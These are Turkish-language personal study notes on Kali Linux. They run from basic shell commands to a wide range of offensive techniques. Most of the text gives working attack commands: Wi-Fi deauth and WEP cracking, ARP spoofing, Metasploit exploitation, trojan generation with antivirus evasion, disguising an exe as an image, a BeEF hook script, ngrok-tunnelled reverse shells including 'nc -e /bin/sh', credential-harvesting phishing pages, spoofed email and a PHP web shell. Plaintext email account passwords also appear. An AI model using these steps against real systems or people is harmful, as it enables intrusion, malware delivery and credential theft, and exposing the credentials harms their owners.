**Kali Linux**

Siber güvenlik alanında kendimizi geliştirmek için kullanmamız gereken ve minimum temel seviyede bilmemiz gereken işletim sistemi Kali Linux’tur. Kali Linux’un diğer işletim sistemlerinden siber güvenlik alanı için en büyük olumlu farkı açık kaynak kodlu olması ve hemen hemen her şeyi terminal ekranından yapmamıza olanak sağlamasıdır. Ayrıca içerisinde hazır olarak onlarca siber güvenlik tool’ları bulunmaktadır.

Kali Linux, Debian tabanlı bir işletim sistemi olup, özellikle güvenlik testleri için tasarlanmış bir dağıtımdır.

Debian, kullanıcılarına özgür yazılımın tüm avantajlarını sunar. İşletim sistemi, açık kaynak kodlu olduğu için isteyen herkes tarafından görüntülenebilir, düzenlenebilir ve dağıtılabilir. Debian, hem masaüstü hem de sunucu kullanımı için uygundur ve çoklu mimari desteği sunar.

Öncelikle bu işletim sisteminin terminalinde surf yapabilmek için bilmemiz gereken temel komutları öğrenelim.

**Temel Kali Linux Komutları**

Kali Linux’ta gördüğümüz ifadelerin anlamları:

“$” : kullanıcı olduğunuzu belirtir.

“#”: root admin olduğununuzu belirtir.

“~”: kullanıcının home dizinininde olduğunu belirtir.

Kali Linux’ta herhangi bir tool’un veya programın hakkında bilgi almak için:

tool ismi –help

veya

tool ismi -h

komutlarını kullanabilirsiniz.

Bu parametreler genelde kullanılan fonksiyonun uzun ismi için çift tire “—“ baş harfi için tek tire “-“ şeklinde kullanılır ve help de bunlardan birisidir. Örneğin macchanger toolu için:

metin içeren bir resim

Açıklama otomatik olarak oluşturuldu

burada da gördüğünüz gibi örneğin toolun versiyonu için macchanger –version veya kısaltması olarak macchanger -v komutları eşdeğerdir.

Bu kullanım hemen hemen her tool ve program için aynı şekilde yazılır.

Kali linux’u her çalıştırdığımızda klavyeyi Türkçe yapmak için kullanmamız gereken komut:

setxkbmap tr

Kali makinamızı çalıştırdığımızda kali.org sitesinden indirilmesi gereken ve güncellenmesi gereken bir şeyler olup olmadığını kontrol etmek için makinamızı ilk çalıştırdığımızda her zaman:

apt get upgrade

apt get update

çalıştırmak önemlidir.

Bulunduğumuz konum altındaki herhangi bir dosyayı açmak, içine girmek için kullanacağımız komut:

cd

Bulunduğumuz dosya konumundan bir önceki konuma dönmek için kullanacağımız komut:

cd ..

Girdiğimiz klasörün içerisindeki dosya-klasörleri görüntülemek için:

ls

Klasörün aynı zamanda özelliklerini görüntülemek için:

ls -la

Bu komutu kullandığımız zaman dosya isminin yanında gözüken -r(readable)-w(writable) anlamına gelir. Bu klasöre mevcut yetkilerimiz ile yazabilir veya okuyabilir olduğumuzu belirtir.

Örneğin:



Bu çıktıda, "dosya.txt" dosyası "rw-" karakterleri ile başlıyor. Bu, dosyanın sahibinin (kullanıcı) hem okuma hem de yazma izni olduğunu, ancak diğer kullanıcıların sadece okuma iznine sahip olduğunu gösterir. Bu nedenle, sahibi dosyayı hem okuyabilir hem de değiştirebilirken, diğer kullanıcılar sadece dosyayı okuyabilirler. Buradaki kullanıcı yazan kısım root veya diğer bir kullanıcıyı ifade eder.

Bulunduğumuz konum klasördeki gizli dosyaları görmek için:

ls –a

İçinde bulunduğumuz konuma yeni bir klasör oluşturmak için:

mkdir klasör ismi

İçinde bulunduğumuz konumdaki bir dosyayı silmek için:

rm -r dizin adı

Örneğin masaüstündeki test isimli bir klasörü silmek için:

rm -r /root/Desktop/test

Dosya dolu da olsa boş da olsa zorla silmek için:

rm -rf

bu komut kullanıldığında geri dönüşüm kutusunda veya başka bir yerde tekrar kurtarulamaz. Dikkatli kullanmak gerekir.

Bulunduğumuz dizini(pathwayi) öğrenmek için:


pwd



Kullandığımız işletim sistemi ve versiyonu gibi işletim sistemi bilgilerini öğrenmek için:

uname -a

Örneğin:



Bulunduğumuz konumdaki bir dosyanın içeriğini terminale yazdırmak ve okumak için:

cat dosya ismi

Örneğin:



Bulunduğumuz konumdaki bir dosyanın içeriğini satır numaraları ile birlikte terminale yazdırmak ve okumak için:

cat -n

Bulunduğumuz konumdaki bir dosyanın içeriğini satır sonlarını işaretleyerek okumamızı kolaylaştırarak terminale yazdırmak ve okumak için:

cat -E

Bulunduğumuz dosyadaki bir kelimeyi filtrelemek ve içerisinde geçen yerleri ekrana getirmek için:

cat dosyaadi | grep aranacakkelime

Örneğin:

metin içeren bir resim

Açıklama otomatik olarak oluşturuldu

Bulunduğumuz konumdaki bir dosyayı kopyalamak için

cp

Bulunduğumuz konumdaki bir dosyanın içerisindeki alt dizinle birlikte kopyalamak için:

cp -R

içi boş bir dosyayı kopyalamak için:

cp -r

Bir dosyayı taşımak için:

mv kopyalanacak\_dosya kopyalanacağı\_yer

Bir dosyanın içerisindeki ilk 10 satırı terminale yazdırmak için:

head yazdırılacak dosya

Bir dosyanın içerisindeki son 10 satırı terminale yazdırmak için:

tail yazdırılacak dosya

Bulunduğumuz konumda yeni bir text dosyası açmak için:

nano açılacak\_dosyanın\_ismi

dosya içine yazılacak text

Ctrl O

Enter

Ctrl X

Terminal penceresine sığmayan metinleri daha rahat okuyabilmek için:

more

Dosya içeriğini alfabetik olarak sıralamak için:

sort dosyaadi.txt

Dosya içeriğini ters sırada alfabetik olarak sıralamak için:

sort -r dosyaadi.txt

Dosya içeriğini sayısal olarak sıralamak için:

sort -n dosyaadi.txt

Dosya içeriğini satır uzunluğuna göre sıralamak için:

sort -k 2 dosyaadi.txt

Kullandığımız network, IP adresimiz, MAC adresimiz gibi bilgileri öğrenmek için:

İfconfig

Sadece wireless yani kablosuz ağımız hakkında bilgi almak istersek:

iwconfig

sadece wireless ağımız hakkında fakat daha detaylı bilgi verir.

Herhangi bir IP adresine veya siteye ping gönderip networke bağlı olup olmadığını test etmek için:

ping siteismi.com

veya

ping IP adresi

**Anonim Olmak**

Kali Linux, siber güvenlik ve ağ güvenliği testleri yapmak için özel olarak tasarlanmış bir işletim sistemidir. Ancak, internette anonim kalmak için kullanılan teknikler biraz daha geniş kapsamlıdır.

1. MAC adresi değiştirmek, yalnızca yerel ağınızda kimliğinizi gizlemenize yardımcı olabilir. Ancak, internette anonim olmak için daha kapsamlı bir yaklaşım gereklidir. İşte internet üzerinde anonimliğinizi sağlamak için bazı öneriler:
2. VPN kullanın: Virtual Private Network (VPN) kullanarak internet trafiğinizi şifreleyebilir ve gerçek IP adresinizi gizleyebilirsiniz. VPN sağlayıcınız, internete bağlandığınız sunucuya aracılık ederek, gerçek IP adresinizi gizleyebilir.
3. Tor ağı kullanın: Tor, internet trafiğinizi birkaç noktada şifreleyen ve her noktadan geçişte IP adresinizi değiştiren bir anonimleştirme protokolüdür.
4. Gizli Mod veya İncognito modunu kullanın: Tarayıcınızın gizli modunu kullanarak, tarayıcınızın geçmişi, çerezleri ve diğer verileri silerek, tarayıcı geçmişinizi kayıt altında tutmamış olursunuz ama yine de girdiğiniz siteler sizin cookielerinizi alabilir.
5. İnternet kullanımınızı sınırlandırın: İnternette anonim kalmak için, mümkün olduğunca az bilgi paylaşın ve internetteki faaliyetlerinizi sınırlayın.
6. Güçlü şifreler kullanın: İnternet hesaplarınız için güçlü şifreler kullanarak, hesaplarınızın hacklenmesini önleyebilirsiniz. Bu, kişisel bilgilerinizi koruyarak, anonim kalmanıza yardımcı olacaktır.

Unutmayın ki, internette anonim kalmak her zaman mümkün olmayabilir ve bazı durumlarda anonim kalmanın riskleri olabilir. Bu nedenle, anonim kalmanın gerektiği durumlarda, yukarıdaki önerileri uygulayarak internet üzerindeki gizliliğinizi korumanızı öneririm.

**MAC(Media Access Control address) Adresi Değiştirmek**

MAC adresi, bir ağ arabirim kartının benzersiz tanımlayıcısıdır ve cihazların birbirleriyle iletişim kurabilmesi için kullanılır. Bu adresler genellikle cihazların üretildiği sırada ve üretici tarafından atanır ve kalıcıdır. MAC adresleri, ağdaki cihazların kimlik doğrulaması ve yetkilendirilmesi için kullanılabileceği gibi, ağ trafiği izleme, hata ayıklama ve diğer amaçlar için de kullanılabilir. Ancak, MAC adresleri sadece yerel ağda kullanılır.

Kali Linux’ta MAC adresi değiştirmek:

1. Terminali açın ve "ifconfig" komutunu girin. Bu komut, mevcut ağ bağlantılarınızı ve MAC adreslerinizi gösterir.
2. Değiştirmek istediğiniz ağ bağlantısının adını (genellikle "eth0" veya "wlan0") not edin.
3. MAC adresinizi değiştirmek için "ifconfig [ağ bağlantısı adı] hw ether [yeni MAC adresi]" komutunu kullanın. Örneğin, "ifconfig wlan0 hw ether 00:11:22:33:44:55" komutuyla yeni bir MAC adresi oluşturabilirsiniz. Yeni MAC adresinizi istediğiniz şekilde belirleyebilirsiniz.
4. "ifconfig [ağ bağlantısı adı]" komutuyla MAC adresinizin değiştiğini kontrol edin.
5. Değişikliği kalıcı hale getirmek istiyorsanız, "nano /etc/network/interfaces" komutunu kullanarak ağ bağlantınızın ayar dosyasını açın ve "hwaddress ether [yeni MAC adresi]" satırını ekleyin. Son olarak, kaydedin ve çıkın.

Bu adımlar dışında kali linuxta yüklü olan macchanger toolunu da kullanabilirsiniz. İlgili tool’un kullanımı için macchanger –help komutu ile help dokümanını açabilir ve kullanımını inceleyebilirsiniz.

Eğer kali makinanızda macchanger yüklü değil ise apt install macchanger komutu ile indirebilirsiniz.

**VPN Kullanmak**

VPN’in çalışma mantığını kısaca açıklamak gerekirse; internet trafiğinizi şifreli bir tünel aracılığıyla başka bir noktaya yönlendirir. Bu sayede, internet trafiğinizin şifrelenmesi ve gizliliğinin korunması sağlanır. VPN kullanıcısı olarak, internete girdiğiniz herhangi bir siteye eriştiğinizde, VPN sağlayıcınızın sunucuları aracılığıyla bağlantı kurarsınız. Bu sayede, internet trafiğiniz güvenli bir şekilde iletilir.

Kali Linux, birçok farklı VPN protokolü ve hizmetiyle uyumlu olduğundan, çeşitli VPN seçenekleri sunar. Kali Linux üzerinde VPN kullanmak oldukça basittir.

1. İlk olarak, VPN hizmeti seçmeniz gerekir. Kullanabileceğiniz birçok farklı VPN hizmeti var. NordVPN, ExpressVPN, CyberGhost VPN, Private Internet Access (PIA), gibi popüler VPN sağlayıcılarıdır. Bu VPN hizmetlerinden birini seçmeniz ve hesap açmanız gerekiyor.
2. VPN hizmetinizin Kali Linux için uyumlu bir uygulaması varsa, bu uygulamayı indirip kurabilirsiniz. Bazı VPN hizmetleri, Kali Linux'ta çalışan OpenVPN gibi bir VPN istemcisini kullanarak çalışır. Bu durumda, OpenVPN istemcisini yükleyip, yapılandırma dosyasını indirip, OpenVPN aracılığıyla VPN bağlantısını kurabilirsiniz.
3. VPN hizmetinizin sunucularından birini seçin ve bağlanın. VPN istemcisindeki sunucu listesinden birini seçin ve bağlan düğmesine tıklayın. Kullanıcı adı ve şifrenizi girmeniz gerekebilir.
4. Bağlandığınızda, Kali Linux'ta VPN bağlantısı kurulduğunu görebilirsiniz. Bu, VPN bağlantısı kurulduktan sonra internet trafiğinizin şifrelendiği ve VPN sunucusu aracılığıyla yönlendirildiği anlamına gelir.

Kali Linux VPN'lerine bazı örnekler:

NordVPN: NordVPN, Kali Linux için çok iyi bir VPN seçeneği. Kali Linux için özel bir OpenVPN yapılandırma dosyası sunar.

ExpressVPN: ExpressVPN, Kali Linux için mükemmel bir seçenek. Basit kullanıcı arayüzü ve güçlü şifreleme özellikleri sunar.

CyberGhost VPN: CyberGhost VPN, Kali Linux için harika bir seçenek. Basit kullanıcı arayüzü, hızlı sunucular ve güçlü şifreleme özellikleri sunar.

Private Internet Access (PIA): Private Internet Access, Kali Linux için en iyi seçeneklerden biridir. Hem OpenVPN hem de WireGuard protokollerini destekler ve çeşitli sunucuları vardır.

Hangi VPN hizmetinin en iyi olduğuna karar vermek, kişisel tercihlerinize ve ihtiyaçlarınıza bağlıdır. Bu nedenle, birkaç farklı VPN hizmetini denemeniz ve hangisinin sizin için en uygun olduğuna karar vermeniz gerekir.

Etraftaki Ağları Görmek

Burada anlatacağım saldırı modeli için öncelikle Kali Linux’umuza uyumlu bir WiFi kartına sahip olmamız gerekiyor.

Bazı popüler Kali uyumlu WiFi kartları:

* **Ralink RT5370**
* **TP-LINK TL-WN722N**
* **Asus N14**
* **Magbox Usb Stick**

Öncelikle bu saldırıyı yapmadan önce şunu biliyor olmalıyız ki networkümüzün managed mod ve monitör mod adlı 2 farklı modu vardır. WiFi kartımız ile etrafımızdaki ağları görebilmek için bunu monitör moda çevirmemiz gerekir. Monitor modda iken internete bağlanamaz fakat etraftaki ağlar hakkında bilgi edinebiliriz. Terminal üzerinden monitör moda geçmek için, ağımızın ismini wlan0 kabul edersek:

airmon-ng start wlan0

monitor moda geçirir.

airmon-ng stop wlan0

modu managed moda geçirir.

Monitör moda geçtikten sonra etrafımızdaki ağları görmek için:

airodump-ng wlan0mon

Etraftaki tüm kablosuz ağları bulur ve onlar hakkında bilgiler verir. bu bilerin başında BSSID bize onların MAC adresini listeler.Bunun yanındaki PwR kısmı bize ne kadar yakınsa o kadar yüksek gözükür.

ESSID ise wifi'ın adıdır. CH kanalı gösterir. ENC şifreleme işlemi bilgisi.

airodump-ng --channel x --bssid x --write airodumptest wlan0mon

bunu yaptığımızda seçtiğimiz ağ hakkında bilgiler elde ederiz. bu bilgilerden:

en üst tarafta sadece 1 bssid gösteriliyor.

Station bu modeme bağlı olan cihazların MAC adresi gösterilir.

--write dediğimiz yere elde edilen sonuçlar yazılır.

wireshark programı ile etraftaki ağların hareketlerinin analizini yapabiliriz.

wireshark içinde File-Open'dan kaydettiğimiz cap dosyasını açabiliriz.

DEAUTH SALDIRISI

aireplay-ng --deauth (gönderilmek istenen paket sayısı) -a (modemin MAC adresi) -c (düşürülmek istenen cihazın MAC adresi, bunu yazmazsak modemdeki tüm cihazlara saldırır.) wlan0mon

WEP Şifresi kırma

airodump-ng ekranında ENC kısmı WEP ise geçerlidir. airodump-ng --channel x --bssid x --write x ekranındaki write kısmıyla yazdırdığımız cap dosyasının adını

aircrack-ng (cap dosyasının adı) nı yazarız. yapıştırdığımız zaman KEY FOUND ismiyle direkt wifinin şifresi gözükür.

(

crunch 8 9 (en az 8 en fazla 9 haneli) xy123 (içerisinde xy123 sayı ve harflerini içeren) -o (yapacağı dosyanın ismi) sifrekirmadosya

aircrack-ng (handshakein kırıldıgı cap dosyası) -w (denenecek şifreler dosyası) wlan0

AYNI AĞA BAĞLI OLDUĞUN CİHAZLARı bulmak İÇİN:

netdiscover --help

netdiscover -r 10.0.2.0/24

10.0.2.0 bizim IP adresimiz çünkü NAT Network ile aynı ağa bağlı idik.

(bağlı olduğumuz o ağdaki tüm IP adreslerini tarayacaktır.)

nmap 10.0.2.0/24

(netdiscoverın biraz daha ayrıntılı bilgi veren, işletim sistemini de gösteren versiyonu)

ARP(Adress Resolution Protocol) hangi IP ile hangi MAC adresi eşleşiyor onu gösterir.

Cihazlar bu ARP yi kullanarak IP adresleri ile MAC adreslerini eşleştirir.

ARP SALDIRISI(ARP Poising or ARP Spoofing)

arpspoof -i eth0 -t 10.0.2.4 10.0.2.1

(eğer kablosuz ağımla wireless kartımız ile bu saldırıyı yapsaydık -i eth0 yerine -i wlan0 yazacaktık.)

(hedefin ve modemin IP adreslerin yazıuyoruz. 10.0.2.4e gidip dedik ki ben 10.0.2.1im)

(Bunu yaptıktan sonra yeni bir terminalden bir de modeme gidip diğer cihaz olduğumuzu söylemememiz gerkiyor. Yani arpspoof -i eth0 -t 10.0.2.1 10.0.2.4)

IP Forwarding(bunu yapmazsak hedef bilgisayar internete giremez.)

echo 1 > /proc/sys/net/ipv4/ip\_forward

(bu dosyanın içine "1" yazdırıyor.)

MITM Framework ile arpspoof saldırısı

python mitmf.py -i eth0 --arp --spoof --gateway 10.0.2.1(modemin IP adresi) --target 10.0.2.15(hedef cihazın IP adresi) --dns

BETTERCAP İLE MITMF HTTPS VS DENEME:

bettercap -iface eth0 (veya kablosuzla bağlıysak wlan0)

net.probe on

net.show

(en üstte çıkan IP ve MAC adresleri bizim cihazın ve modemin IP ve MAC adresleridir.)

set arp.spoof.fullduplex true

arp.spoof.targets 10.0.2.15

arp.spoof on

arp.ban on

(deauth saldırısının bettercap hali)

net.sniff on

(Bilgileri gösteren aracı aktifleştirdik)

WİRESHARK İLE MITM YAPARKEN ARAMA

Önce yukarıdaki tooldan arama yerine HTTP yazarız. Daha sonra Edit-Find Packets-String-Packet Details

üzerinden örneğin "password" aratırız.

--------------------------------------------------BİLGİSAYARI ELE GEÇİRMEK--------------------------------------------------

Exploit: Faydalanmak, sömürmek, çıkar sağlamak anlamına gelir.

Metasploitable 2 giriş ID ŞİFRE : msfadmin

Zenmapi çalıştırmak için gerekli bir yükleme

apt-get install alien dpkg-dev (açılımı: deepacked) debhelper build-essential

dpkg -i (dosya ismi)

(girilen dosya ismini paketten çıkar komutu)

ftp(file transfer protokol demek, tüm websitelerde kullanılır, dosyaları oraya yükleyebilmek için kullanılan bir dalga)

scan ettikten sonra bulduğumuz ftp versiyonunu googleda aratıp rapid7da bulduk. Sonra orada yazan kodu "exploit/unix/ftp/vsftpd\_234\_backdoor"

Zenmap üzerinden yaptığımız taramada versiyonu yazan sistemlerin versiyonunu kopyalayıp,

googlea yazıp sonuna exploit yazarak use exploit/multi/samba/usermap\_script tarzı komutları bulup,

msfconsole çalıştırdıktan sonra o versiyonun açıklarını kullanarak sisteme giriş yapmış oluruz.

msfconsole

(metasploite i açar)

Açtıktan sonra

use (kopyalanan kod) (exploit/unix/ftp/vsftpd\_234\_backdoor)

show options

(opsiyonları göster dior)

Buradaki RHOSTS (REMOTE YANİ UZAKTAKİ HEDEF ADRESİN IPSİNİ GİRİN DİYOR)

RHOST YERİNE

set RHOSTS (hedef IP)

PORTumuza zenmaptan bakabiliriz, orada port başlığı altında 21/tcp tarzı bir şey yazıyor.

otomatik olarak gözüken post doğru değilse

set RPORT 21

(bu da seçtiğimiz açığın hangi portta olduğunu gireceğimiz yer. Açığın versiyonunun olduğu satırın başında yazar)

tekrar hedef ipden ve portumuzdan emin olmak için

show options

yazabiliriz. Bunlardan emin olduktan sonraaaaaaaaaaaaaaaaa :@@@@@@

exploit

(bunu yazdıktan sonra hedef bilgisayarın içine girmiş oluyoruz.)

pwd

(ana klasörün içine gireriz)

ls

(oradaki klasörleri listeler)

uname -a

(içinde bulunduğumjuz sistemin adını verir.)

whoami

(kim olduğumuzu, hangi yönetici olduğumuzu gösterir.)

---------ARKA KAPI YARATMAK-------------------------

opt/Veil içerisinden python3 Veil.py çalıştırırız

sonra list komutu seçip birtane payload seçeriz örn:

use 14

set LHOST 10.0.2.10(ifconfigden bakıp IPmmiz ne ise o)

set LPORT 8080

(güzel bir LPORT ;))

generate

(trojanimizi oluşturmak için bir komut, sonrasında istediğimiz ismi çıkan yere girebiliriz)

janvaljean

(generating bittikten sonra yazdığı dosya konumunda trojanimiz hazır. Dosyaya gidip onu bulabiliriz.)

Antivirüs programlarına yakalanmayan bir trojan elde etmek için:

google'a online virus scanner yazarsak, netteki tüm virüs programlarına taratarak bizim dosyamızı test ediyor.

online virus scanner without online distrubition diye aratmak dahha iyi çünkü;

diğer antirivürs scan siteleri senin virüsünü alıp tarıyor fakat bunu yaptıktan sonra

antivirüs sitelerine dosyayı gönderiyor ve güvenliği güncelleyip güçlendirmelerine yardım edior.

Bu antivirus programlarına yakalanmamak için:

Veil'e gireriz.

use 1

list

use 14

set LHOST 10.0.2.15

set LPORT 8080

set PROCESSORS 1

set SLEEP 4

options

generate

Javert

Bu ayarları değiştirdiğimiz için yakalanma ihtimalimiz azalıyor.

(Örneğin SLEEP 5 PROCESSORS 7 veya 21-56 24-65 vsvs)

Elde ettiğimiz backdooru kullanmak için:

msfconsole

use exploit/multi/handler

(gelen bağlantıları yönetmemizi sağlıyor)

set PAYLOAD windows/meterpreter/reverse\_http

(oluşturduğumuz trojanın özelliklerine göre, 14te meterpreter reverse\_http vs idi.)

show options

(daha sonra gerekli ayarları yapmamız gerekiyor herzamanki gibi)

set LHOST 10.0.2.10(kendi IPmizi giriyoruz)

set LPORT 8080

FARKLI BACKDOOR ARAÇLARI ÖRNEK İSİMLER

msfvenom

fatrat

unicorn

empire backdoor

vsvsvsvs..

Maltego aracışifreler

barbigs0404@gmail.com

123333xdd123xD!

Maltegoya girip kişi, websitesi, vsvs hakkında sadece website ismi veya kişi isimsoyisim yazarak

internetten kapsamlı bilgi toplanabilir.

Exe dosyasını jpg gibi göstermek için, önce jpg uzantılı bir resim seçilip, internetten

.ico ya dönüştürülür.

cd /opt ile TrojanFactoryi kurduğumuz opt dosyasına gittikten sonra, TrojanFactory içine girip,

python3 trojan\_factory --help yazarsak bununla ilgili kullanım dokümentasyonu karşımıza çıkar.

python3 trojan\_factory.py -f http://10.0.2.10/backdoors/android.jpg -e http://10.0.2.10/backdoors/mypayload.exe -o /opt/TrojanFactory/newtest.exe -i http://10.0.2.10/backdoors/androidico.ico

exeyi jpg gibi göstermek için:

https://unicode-explorer.com/c/202E

sitesine girip copye basıp, değiştireceğimiz dosyada rename yapıp örneğin newgpj.exe yazarız.

trojanları yollamak için; send anonymous email yazıp aratıp bulmak lazım.

------BEEF--------- (Browser Exploitation Framework)

İnsanları herhangi bir websitesi üzerinden belirli bir linke tıklattıktan sonra, kişinin

pcsinde javascript kodları çalıştırabileceğimiz bir saldırı programı.

<script src="http://10.0.2.10:3000/hook.js"></script>

(link)

herhangi bir websitesinin içine bu enjekte edilmiş ise, kodda yazan IP'den beef oturumu açıp kişiye her türlü ibnalığı yapabiliriz.

./(çalıştırılacak program ismi)

programı çalıştırır. install gibi.

bu linki var, www, html, index.html klasörünün içine enjekte ettikten sonra apache2 serverını kullanarak

adama çalıştırtabiliriz.

Veya bettercap üzreinden mitm saldırısı ile.(bettercap içindeki hazır capleti kullanabiliriz.)

bunu yaparken,

bettercap -iface eth0 -caplet /usr/share/bettercap/caplets/beefcustom/beefcustom.cap

-----------------TUNNELING-------------------------

Bunun için ngrok adında bir servis kullanacağız.

Bu servis dış ağlarda da, aynı iç ağlarda açtığımız apache2 serverı gibi server açmamızı sağlıyor.

ngrok'a sitesinden kayıt olup kendimize özel authentication ID mizi kopyalayıp kendimizi tanımladık.

(Bu ID ngrok'un bizi takip etmesi için)

Downloads'ın içine girip;

./ngrok tcp 4242

(orada yazan Web Interface'deki yani örneğin http://127.0.0.1:4040deki bilgileri ben senin Forwarding'in karşısındaki hostuna yani tcp://8.tcp.ngrok.io:14813 -> localhost:4242 local hostuna yönlendireceğim diyor.)

(Bu kendi sunucusunda açtığı bir sunucu. Bu yüzden bizim IP'miz çıkmıyor. Bu sayede oradaki bilgileri IP adresimizi açık etmeden bize yönlendiriyor.)

Bundan sonra oluşturacağım local hostlara yani LHOST'lara 8.tcp.ngrok.io, RHOSTlara ise 14813 yazmam gerekiyor.)

Veil'da bu tunneling servisleri ile ilgili sıkıntı olabildiği için, msfvenom denen araç ile backdoor oluşturacağız;

(zAten veil gibi araçlara göre daha az yakalanıyomuş amq (: )

msfvenom -p windows/meterpreter/reverse\_tcp -a x86 --platform windows lhost=8.tcp.ngrok.io lport=14813 -f exe -o /root/newbackdoor.exe

(-p payloadun tipi, -a mimari olarak geçiyor, x86(hem 64 hem 32 bitte çalışıyor) --platform u belirtiyor. -f dosya tipini, -o nereye oluşturacağını söylüyor)

Oluşan exe dosyasını alıp var,www,html,backdoors içine attık. Daha sonra msfconsole çalıştıralım.

msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse\_tcp

show options

set LHOST 0.0.0.0 çünkü (localhost benim bilgisayarımda çalışıyor.)

set LPORT 4242

exploit -j -z(dinleyiciyi arkaplanda çalıştırır, bir bağlantı geldiği takdirde gözükecektir.)

------------------------------------------SETOOLKIT------------------------------------------

Setoolkitteki payload oluşturmalar veya oluşturup mail atma türleri, mail atma aşamasında sıkıntı

olduğu için fazla kullanılmıyor. Setoolkitin asıl amacı websitesi saldırılarında kullanmak olacak.

Setoolkit içinden Credintial Haverster atacckı seçip,

hazır temlpate leri sçeip, oraya girilen pasword şifreleri çalmamızı sağlar. Fakat bunun için

insanları bizim serverımıza yönlendirmek gerekir. service apcahe2 start gibi komutlarla açılan

servis sadece localde gözükür ve erişilebilir. İşte bunu tüm dünyaya açabilmek için ngrok kullanacağız.

cd Downloads

./ngrok http 80

(80 portunu tüm dünyaya açtı ve adres verdi. (Forwardingin karşısı) Bu adrese girdiğinde insanlar bizim servisimize erişecek.)

Bu forwarding kısmında çıkan şey IP adresi olmadığı için saçma gelmiş atıl beye. Bu çıkan sitenin

Ip adresini bulmak için yeni bir terminal açıp ping + yapoştır yapıp o adrese ping atıp IP adresini

öğrenebiliriz. Sonra o IP adresini yazarız setoolkitte kaldığımız yere.

yani şu şekil:

cd Downloads

./ngrok http 80

1 - Social Engineering Attack

2 - Website Attack Vectors

3 - Credential Harvester Attack Method

1 - Web Template

2 - Google

(daha sonra istenen IP yerine ngroktaki Forwarding kısmını pingleyip bulduğumuz IP yi yapıştırıyoruz.)

Bu aşamadan sonra tıklanan linkte girilen bilgiler bize düşecek.

Bu ngrok muhabbetinde eğer service apache2 start yapıp apache servisimizi açarsak direkt o servisi tüm dünyaya açmış olur. Bu toolla birlikte ise

burada seçtiğimiz temayı ngrok servisine yerleştirip onu açıyor. \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Fake email

sendemail -f kimden gelecek

-t kime gidecek

-s smtp.gmail.com:587

-xu gerçek mail

-xp bu gerçek mailin parolası

-u mailin başlığı

-m mesaj

buradaki smt gmaile özeldir. hotmail vs için farklıdır.

mefuniclubs@gmail.com

123333mefuniclubs

Sevil Sezen

CTF çöz

-------------------------------WEBSITESI BİLGİ TOPLAMA-------------------------------------------

maltego üzerinden toplayabiliriz. (bende şuan hata çıktı DNS değiştirip denemek gerek.)

sitereport.netcraft.com

buradan hostlayıcısına işletim sistemine IP sine kıl tüy bakabiliriz.

yougetsignal.com

bu reverse IP Domain Check ile webstesinin IP sini değil, aynı sunucuda tutulan aynı IP üzerindeki

diğer web sitelerini de görmemizi sağlar.

Bunun artısı şu olur, hedef websitemizin güvenliği yüksek ise ve hackleyemezsek, aynı IP üzerindeki

başka bir websitesini hackleyip ana hedefe oradan ulaşabiliriz.

whois lookup yazıp

icann.org

sitesine girerek oraya hedef websitesinin ismini yazarak iletişim bilgileri, önemli tarihler vsvs

bilgilere erişebiliriz.

kali linuxumuzda hazır olarak gelen dirb isimli bir araç vardır. hedef websitesi adresini kopyalayıp

dirb www.websitelinki.com

bize bu site içerisinde admin password kıl tüy gibi web terminolojisinde kullanılan kelimeleri

aratıp sonuçları gösterir.

robots.txt ile biten dosya çok önemlidir. websitesi sahiplerinin gizli dosyalarına buradan erişe-

biliriz. Burada çıkan uzantıları site.com/uzantıismi yaparak açıp kontrol edip tarayabiliriz.

SubBrute

subdomain-bruteforcer, bu bize subdomainleri bulmamızı sağlar. örneğin mail.google veya maps.google.com

google'ın alt subdomainleridir. Bazı durumlarda ana siteyi hackleyemezken subdomainlerini hacklemek

daha kolay olabilir.

cd opt

ls

python3 subbrute.py travelersgifts.com

(o yazılan sitenin alt domainlerini bulur ve yazar.)

Web Sitesi Hackinq(Pentestingq)------------------------------------------------------------------------------------------------------

Metasploitable2 mizin Ip'sini tarayıcıyagirdik ve DVWA ya tıkladık.

Orada soldan Command Execution'a tıkladık.------------------------

Dediğine göre yazazdığın IP ye ping atan bir sistemmiş. Denedik attı. Sonra dedik ki acaba

bunn yanına başka bir komut yazsak onu da çalıştırırmı?

10.0.2.6;ls yazdık ve çalıştırdı.

(bir komutun snuna ; koyduktan sonra sonraki komutu da çalıştırıyormuş.)

Bu bir güvenlik açığı idir.

Biz de şimdi bu açığı kullanarak bir Reverse Shell komutu yazmak istiyoruz.

(Ters bağlantı) Bizim bilgisayarımıza bağlantı açtırma komutu.Terminale dicez ki bize bağlantıaç.

İnternete Reverse Shell yazıp ordan bir reverse shell kodu buluyoruz. MS2 için bildiğimiz kdryla

kullanılan dalga PHP idi.

Eğer adam kabul eder de bağlantıyı ele geçirirsek diye önce bir msfconsole umuzu açalım.

msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse\_tcp

show options

set LHOST kendi IPmiz.

set LPORT 5050

exploit

Burada meterpreter ile bağlantı alamadık.

İnternetteki netcat komutunu kullanarak yazdık. (10.0.2.6; nc -e /bin/sh 10.0.2.10 5050

sonra consolumuza gelip

nc -vv -l -p 5050

burada -p portu temsil ediyor ve bunu yazdığımız zaman 5050 portunu dinlemeye başlıyor.

Upload'a tıkladık------------------------------------------

Dosya yükleme yeri.

Burada dosya yüklediğimiz zaman dosya yükleniyor ve sayfaya yerleştiriliyor. Süper.

Tam olarak bu case için yaratılmış bir case

weevely

weevely generate 123333 /root/myconnection.php

(şifre ve nereye kaydedeceğini söylüyoruz ve bize bir PHP dosyası oluşturuyor.)

bize bir backdoor yarattı.

bu oluşturduğumuz backdooru siteye attıktan sonra dinlemek için de

weevely http://10.0.2.6/dvwa//hackable/uploads/mybackdoor.php 123333

şuan dinlemeye başladı ve dinliyoruz.

pwd

ls

vb kullanarak gezebiliriz.

----------------------------------------SQL ve SQL INJECTION-----------------------------------

Bölümde kullanılan SQL kodlarına buradan bakabilirsiniz:

SELECT \* FROM demo;

INSERT INTO demo (id, name, hint) VALUES (18, "James", "Guitar");

DELETE FROM demo WHERE name = "James";

UPDATE demo SET id = 18 WHERE name = "Atil";

SELECT \* FROM demo WHERE name LIKE "%E";

terminalimize girip

mysql -u root -h 10.0.2.6(metasploitable2mizin ıpsi)

